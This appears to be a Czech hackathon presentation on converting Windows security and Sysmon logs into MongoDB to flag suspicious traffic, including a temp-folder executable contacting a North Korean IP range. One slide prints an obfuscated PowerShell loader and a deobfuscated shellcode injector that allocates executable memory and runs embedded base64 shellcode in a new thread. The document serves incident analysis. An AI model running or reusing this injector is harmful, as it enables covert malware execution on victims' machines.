



UnIT



Kartuzianští mniši

Kartuzianští mniši



Základní myšlenka, plán

- Stihnout to za 24 hodin, rychlé prototypování (Python)
- Transformace do přívětivější podoby dat než je csv

Inovativní přístup

- MongoDB
- Využití spolehlivých recenzí o důvěryhodnosti IP adres

STRUKTURA DAT

100 %


Results Messages

Message
1 The Windows Filtering Platform has permitted a bind to a local port. Application Information: Process ID: 5656 Application Name: 'device\harddiskvolume2\program files (x86)\google\
2 The Windows Filtering Platform has permitted a bind to a local port. Application Information: Process ID: 5656 Application Name: 'device\harddiskvolume2\program files (x86)\google\
3 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 4 Application Name: System Network Information: Direction: Inbound Source Ad:
4 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 4 Application Name: System Network Information: Direction: Inbound Source Ad:
5 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 4 Application Name: System Network Information: Direction: Inbound Source Ad:
6 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
7 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
8 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
9 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
10 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
11 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
12 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
13 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
14 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
15 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
16 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 5588 Application Name: 'device\harddiskvolume2\program files (x86)\google\
17 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 5588 Application Name: 'device\harddiskvolume2\program files (x86)\google\
18 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 5588 Application Name: 'device\harddiskvolume2\program files (x86)\google\
19 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
20 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
21 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
22 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
23 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
24 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
25 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
26 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1360 Application Name: 'device\harddiskvolume2\windows\system32\svchost.exe
27 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 4 Application Name: System Network Information: Direction: Inbound Source Ad:
28 The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 4 Application Name: System Network Information: Direction: Inbound Source Ad:

VS

```
> db.PCI_Security.Find(1).Limit(1).pretty()
{
  "_id" : ObjectId("5cb0de42f20bf752ca56e5bc"),
  "Message" : {
    "Process ID" : 3244,
    "Application Name" : "\\device\\harddiskvolume2\\windows\\system32\\svchost.exe",
    "Direction" : "Inbound",
    "Source Address" : "127.0.0.1",
    "Source Port" : 62594,
    "Destination Address" : "239.255.255.250",
    "Destination Port" : 1900,
    "Protocol" : 17,
    "Filter Run-Time ID" : 65995,
    "Layer Name" : "Receive/Accept",
    "Layer Run-Time ID" : 44
  },
  "Id" : 5156,
  "Version" : 1,
  "Qualifiers" : null,
  "Level" : 0,
  "Task" : 12810,
  "Opcode" : 0,
  "Keywords" : "-9214364837600035000",
  "RecordId" : 1366735,
  "ProviderName" : "Microsoft-Windows-Security-Auditing",
  "ProviderId" : "54849625-5478-4994-a5ba-3e3b8328c38d",
  "LogName" : "Security",
  "ProcessId" : 4,
  "ThreadId" : 5688,
  "MachineName" : "PC1",
  "UserId" : null,
  "TimeCreated" : 1553653006,
  "ActivityId" : null,
  "RelatedActivityId" : null,
  "ContainerLog" : "Security",
  "MatchedQueryIds" : "System.UInt32[]",
  "Bookmark" : "System.Diagnostics.Eventing.Reader.EventBookmark",
  "LevelDisplayName" : "Information",
  "OpcodeDisplayName" : "Info",
  "TaskDisplayName" : "Filtering Platform Connection",
  "KeywordsDisplayNames" : "System.Collections.ObjectModel.ReadOnlyCollection`1[System.String]",
  "Properties" : "System.Collections.Generic.List`1[System.Diagnostics.Eventing.Reader.EventProperty]"
}
```

TOPOLOGIE KORPORÁTNÍ SÍTĚ



Trochu prakticky

```
77 600: 11000000-0000 Image: C:\Users\user\AppData\Local\Temp\vadE0EE5.tmp\qmDmqRgB.exe
78 600: ProcessId: 6116 Image: C:\Windows\System32\WerFault.exe FileVersion: 10.0.17134.1 (WinBuild.160101.0800) Description: Windows Problem Reporting Product: Microsoft? Windows? Operating System Company: Microsoft Corporation CommandLine: C:\WINDOWS\system32\WerFault.exe -u -p 5888 -s 180 CurrentDirectory: C:\WINDOWS\
79 010766A0700: ProcessId: 5572 Image: C:\Users\user\AppData\Local\Temp\vadE0EE5.tmp\qmDmqRgB.exe User: PC\user Protocol: tcp Initiated: true SourceIpV6: false SourceIp: 192.168.50.101 SourceHostname: PC1 SourcePort: 49694 SourcePortName: DestinationIpV6: false DestinationIp: 175.45.176.50 DestinationHostname: D
80 : ProcessId: 5572 Image: C:\Users\user\AppData\Local\Temp\vadE0EE5.tmp\qmDmqRgB.exe FileVersion: ? Description: ? Product: ? Company: ? CommandLine: "C:\Users\user\AppData\Local\Temp\vadE0EE5.tmp\qmDmqRgB.exe" CurrentDirectory: C:\WINDOWS\system32\ User: PC\user
81 01024544002: ProcessId: 15420 Image: C:\Users\user\AppData\Local\Temp\vadE0EE5.tmp\qmDmqRgB.exe FileVersion: ? Description: ? Product: ? Company: ? CommandLine: "C:\Users\user\AppData\Local\Temp\vadE0EE5.tmp\qmDmqRgB.exe" CurrentDirectory: C:\WINDOWS\system32\ User: PC\user
```

175.45.176.0/24 - STAR-KP

ID

STAR-KP

DESCRIPTION

Ryugyong-dong

ASN

AS131279 Ryugyong-dong

COUNTRY

 North Korea

REGISTRY

apnic

Pobavilo

```
PS C:\Users\SkodaHacker4> if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{
New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((New-Object IO.MemoryStream([Convert]::FromBase64String
+KW03fb10MHR6vZWyZIERbSYN/uISmmKwgeCUcoL3F/cLEAJuvjw8Am5lPvC1f5s9kn84JBSLFccN0DchRR5bG8Uuw6LpGltCaZ8/Y8/6sLyor1qqp8zh6R8
Bkb8SBB87jDeIr0UZIQ3uV8zwd2hXofazSvxzJZAa00RoQBIfyNOIvYyqQrP+QqCs9AI8RfKbt69np2en64onj5f96eE5VwB0sjyOEqTHj+MUHwXfcWKDM8C
0yUAggFXNgX20NjEeVdMnyvPL05iBUV4iTpg1unMGRcxuchRyCvAYnRSkut65Mxsdh/Vu4RkYodp2UVuZwwh0QpUMlj1KaZC4UDpKFwFvkYocwLBrcaHtIzi
JI4lJ0UXXeLq4J/01Jx72rciw8SPKt20bRla2ovdMMbEkun1r2KR9Mg0HfB92GeT1V/TMXt+8lKMLR6Aynp7Y01pKe6OpBzsy1L7gC/tYfydAp6wBmZn/a65
qwUyr0t4P9paLXja7eFj5B0McnMwIFzTXgwxWug+yn3JlCTrPiLWw06RpP7b3Wz/2dhoU1jbTPRobz5sDS+/H7R+sw2MtrFkqpKkETiVoeTseq32LH5v2lFm
30/M5szXcieFwL7I4w+ENxNYPY5BopM9bEJ806F1K1Lf0ecdDmtw6d9+9YZQFztYeD53Ue0bG15qJ4SRp4BAgKX5J6nLQ4kQrr/5xjJkGz80vwgYlESLQa6E
gvpj5zMAU5C649gorW+woCJT0e/Z2wskDl1+XDfi8/ZPTiDn5azk7/BrreYUTCgAA''))),[IO.Compression.CompressionMode]::Decompress))).
]::Start($s);
At line:1 char:1
+ if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\SkodaHacker4> _
```



```

1 function g6 {
2     Param ($kX6, $mi)
3     $oIVs = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll')
4 }).GetType('Microsoft.Win32.UnsafeNativeMethods')
5
6     return $oIVs.GetMethod('GetProcAddress', [Type[]]@( [System.Runtime.InteropServices.HandleRef], [String] )).Invoke($null,
7 @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($oIVs.GetMethod('GetModuleHandle')).Invoke($null,
8 @($kX6)))), $mi))
9 }
10
11 function v3GUz {
12     Param (
13         [Parameter(Position = 0, Mandatory = $True)] [Type[]] $yz8TA,
14         [Parameter(Position = 1)] [Type] $yPa = [Void]
15     )
16
17     $hzc5C = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
18 [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
19 AutoClass', [System.MulticastDelegate])
20     $hzc5C.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $yz8TA).SetImplementationFlags('Runtime, Managed')
21     $hzc5C.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $yPa, $yz8TA).SetImplementationFlags('Runtime, Managed')
22
23     return $hzc5C.CreateType()
24 }
25
26 [Byte[]]$w8 = [System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSityUEgPt0pKTHJSDHArDxhfAIsIEHByQ1BAcHi7VJBUIiLUiCLOjxIAdBmgXgYCWIPhXIAAAC
27 LgIAAABihCB0Z0gB0FCLSBhEi0AgSQHQ41ZI/8lBizSISAHWTHJSDHArEHByQ1BAcE44HxTANMJAhF0dF12FhEi0AkSQHQZkGLDeHiEi0AcSQHQQYsEiEgB0EFYQVhEWpBWEFZQVpIg+wgQVL/4FhBWVpIixLpS////11J
28 vndzML8zMgAAQVZJieZiGeygAQAAASynlSbwCAAG7wXqMkFUSYnkTInxQbpMdyYH/9VMiepoAQEAFLBuimAawD/1WoKQV5QUE0xyU0xwEj/wEiJwkj/wEiJwUG66g/f4P/VSInHahBBWeyJ4kiJ+UG6maV0Yf/VhcB0DEn/z
29 nXlAPC1o1b/1UiD7BBiEJNMclgBEFYsIn50boc2chf/9VIg8QgXon2akBBWwGAEAAQVhIifJIMclBulikuX/1UiJw0mJx00xyUmJ8EiJ2kiJ+UG6AtnIX/VSAHDCnGSIx2deFB/+c=")
30
31 $vz2sd = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((g6 kernel32.dll VirtualAlloc), (v3GUz @([IntPtr], [UInt32], [UInt32], [UInt32])
32 ([IntPtr]))).Invoke([IntPtr]::Zero, $w8.Length, 0x3000, 0x40)
33 [System.Runtime.InteropServices.Marshal]::Copy($w8, 0, $vz2sd, $w8.length)
34
35 $shdX = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((g6 kernel32.dll CreateThread), (v3GUz @([IntPtr], [UInt32], [IntPtr], [IntPtr],
36 [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero, 0, $vz2sd, [IntPtr]::Zero, 0, [IntPtr]::Zero)
37 [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((g6 kernel32.dll WaitForSingleObject), (v3GUz @([IntPtr], [Int32]))).Invoke($shdX, 0xffffffff) |
38 Out-Null

```


Použité algoritmy

Prostor pro otázky
